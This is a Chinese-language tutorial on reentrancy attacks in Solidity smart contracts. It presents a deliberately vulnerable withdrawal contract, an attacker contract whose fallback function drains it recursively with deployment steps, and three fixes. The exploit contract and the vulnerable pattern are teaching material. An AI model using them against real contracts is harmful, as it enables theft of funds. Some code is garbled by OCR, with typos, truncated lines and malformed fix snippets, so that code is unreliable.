Solidity：重入攻击

漏洞概述

在以太坊中，智能合约能够调用其他外部合约的代码，由于智能合约可以调用外部合约或者发送以太币，这些操作需要合约提交外部的调用，所以这的调用就可以被攻击者利用造成攻击劫持，使得被攻击合约在任意位置重新执行，绕过原代码中的限制条件，从而发生重入攻击。重入攻击本质上与归调用类似，所以当合约将以太币发送到未知地址时就可能会发生。

简单的来说，发生重入攻击漏洞的条件有 2 个：

调用了外部的合约且该合约是不安全的
外部合约的函数调用早于状态变量的修改

漏洞分析

01 转账方法
由于重入攻击会发送在转账操作时，而 Solidity 中常用的转账方法为

.transfer()，
.send() 和
.gas().call.vale()()

下面对这 3 种转账方法进行说明：
*.transfer()：*只会发送 2300 gas 进行调用，当发送失败时会通过 throw 来进行回滚操作，从而防止了重入攻击。
*.send()：*只会发送 2300 gas 进行调用，当发送失败时会返回布尔值 false，从而防止了重入攻击。
.gas().call.vale()()：在调用时会发送所有的 gas，当发送失败时会返回布尔值 false，不能有效的防止重入攻击。
02 fallback 函数

接着我们来讲解下 fallback 回退函数。
回退函数 (fallback function)：回退函数是每个合约中有且仅有一个没有名字的函数，并且该函数无参数，无返回值，如下所示：

回退函数在以下几种情况中被执行：

*调用合约时没有匹配到任何一个函数；
*没有传数据；
*智能合约收到以太币（为了接受以太币，fallback 函数必被标记为 payable）。

重入攻击模拟

受害者

```
pragma solidity ^0.4.19;

contract ReEntrance{
    address _owner;
    mapping(address => uint256) balances;//balances 是存放其他账户在该合约中的存款的数组

    function ReEntrance(){
        _owner = msg.sender;//构造函数中的msg.sender 只能是创建者
    }
    function deposit() public payable{//存款功能
        balances[msg.sender] += msg.value;//消息调用者在该合约中的存款加上账户当余额
    }
    function withdraw(uint256 amount) public payable{//提款功能
        require(balances[msg.sender] >= amount); //判断调用者的余额是否足够
        require(this.balance >= amount);//判断该合约资产是否足够

        msg.sender.call.value(amount)();
        balances[msg.sender] -= amount;//修改余额状态变量
    }
    function balancesof(address addr) constant returns(uint256){
        return balances[addr];//查看账户的余额
    }
    function wallet() constant returns(uint256 result){
        return this.balance;//查看合约的余额
    }
}
```

步骤：（1）将合约部署成功之后，在Value设置框中填写5，将单位改成ether，然后点击deposit 存入5个以太币

（2）点击wallet查看该合约的余额，发现余额为5ether，说明我们存款成功了

攻击者

```
pragma solidity ^0.4.19;

import "./ReEntrance.sol";

contract ReEntranceAttack{
    ReEntrance re;

    function ReEntranceAttack(address _target) public payable{
        re = ReEntrance(_target);
    }
    function wallet() constant returns(uint256 result){
        return this.balance;//返回该合约的余额
    }
    function deposit() public payable{
        re.deposit.value(msg.value)();//先进行存款
    }
    function attack() public {
        re.withdraw(1 ether);//提款进行攻击
    }
    function() public payable{//fallback回退函数
        if(address(re).balance >= 1 ether){
            re.withdraw(1 ether);//功能记者将会递归进行提币操作
        }
    }
}
```

步骤：（1）将被害者的地址填写到Deploy部署框上，然后进行部署

（2）调用wallet()，查看攻击者的余额为0


（3）攻击者先存款1 ether到受害者的合约中：将VALUE设置为1 ether，之后点击deposit


（4）再次调用被害者的wallet，发现余额变为6 ether

（5）调用攻击者的attack函数

（6）调用受害者的余额发现为0，调用攻击者的余额发现为6 ether

过程





修复方案

分析：通过上面对重入攻击的分析，我们可以发现重入攻击漏洞的重点在于使用了 fallback 等函数回调自己造成递归调用进行循环转账操作，所以转
漏洞的解决办法有以下几种。

（1）使用其他转账函数

在进行以太币转账发送给外部地址时使用 Solidity 内置的 transfer() 函数，因为 transfer() 转账时只会发送 2300 gas 进行调用，这将不足以调用另一
用 transfer() 重写原合约的 withdraw() 如下：

```
function withdraw(uint256 amount) public {
    require(balances)[msg.sender] >= amount;

    msg.sender.transfer(amount);
    balances[msg.sender] -= amount;
}
```

(2)先修改状态变量

这种方式就是确保状态变量的修改要早于转账操作

```
function withdraw(uint256 amount)
```

```
    require(balancess[msg.sender] >= amount);//检查
    require(this.balance >= amount);//检查

    balances[msg.sender] -= amount;//生效
    msg.sender.transfer(amount);//交互
}
```

(3)使用交互锁

互斥锁是添加一个在代码执行过程中锁定合约的状态变量以防止重入攻击

```
bool reEntrancecyMutex = false;
function withdraw(uint256 amount) public{
    require(!reEntrancecyMutex);
    reEntrancecyMutex = true;
    require(balances[msg.sender] >= amount);
    require(this.balance >= amount);
    if(msg.sender.call.value(amout)()){
        balances[msg.sender] -= amount;
    }
    reEntrancecyMutex = false;
}
```